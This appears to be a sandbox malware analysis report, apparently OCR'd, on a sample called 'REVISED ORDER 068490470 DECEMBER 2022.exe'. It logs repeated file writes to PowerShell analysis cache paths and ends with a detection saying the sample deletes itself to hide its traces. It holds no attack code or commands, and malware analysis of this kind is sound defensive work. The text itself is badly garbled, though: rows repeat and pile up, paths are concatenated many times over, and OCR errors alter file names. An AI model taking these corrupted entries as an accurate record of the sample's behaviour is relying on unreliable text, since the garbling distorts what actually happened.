Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_051467ba-d833-46ee-91c1-b1d5fee0ebc5 T	2744	1856
	ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell AnalysisCacheIndex Type: VSDT_COM_DOS	2744	
Write File	, - , , , , - ,		1856
Call Filesystem API	API Name: FindNextFileW Args: (abecda8, b79e58c) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9394bfc5-873e-4824-9a5a-5ff7636eb310 Ty pe: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c64f8295-29ee-4655-8bf9-a42779197977 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_7745226a-4a4e-479d-895c-2356425378f7 T	2744	1856
	ype: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (abaf918, b79e684) Return: 1	2744	1856
Call Filesystem API Write File	API Name: FindNextFileW Args: (abaf918, b79e684) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS	2744 2744	1856 1856
	Path: %LOCALAPPDATA%\Microsoff\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375		
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS	2744	1856
Write File Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS	2744 2744	1856 1856
Write File Write File Write File Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744 2744 2744 2744	1856 1856 1856
Write File Write File Write File Write File Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS	2744 2744 2744 2744 2744	1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: \SDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: \VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: \VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: \VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: \VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: \VSDT_COM_DOS	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Write File Write File Write File Write File Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS	2744 2744 2744 2744 2744	1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T ype: VSDT_COM_DOS	2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntex Type: VSDT_COM_DOS	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntex Type: VSDT_COM_DOS	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e8320f36-bc2a-4ac0-bf08-206fb6e9aaf6 Typ Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e8320f36-bc2a-4ac0-bf08-206fb6e9aaf6 Typ	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_o95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e8320f36-bc2a-4ac0-bf08-206fb6e9aaf6 Typ e: VSDT_COM_DOS	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_o95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_o95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e8320f36-bc2a-4ac0-bf08-206fb6e9aaf6 Typ e: VSDT_COM_DOS	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Window	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Write File Call Filesystem API	Path: %LOCALAPPDATA%MicrosoftiWindows\PowerShelliCommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftiWindows\PowerShelliCommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftiWindows\PowerShelliCommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftiWindows\PowerShelliCommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPD	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856

Write File	Path: %LOCALAPPDATA%IMicrosoft\CLR_v4.0_32\UsageLogs\powershell.exe.log Type: VSDT_ASCII	2744	1856
Detection	Threat Characteristic: Deletes self to remove traces of the infection %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		

▼ Screenshot



Process Graph Legend

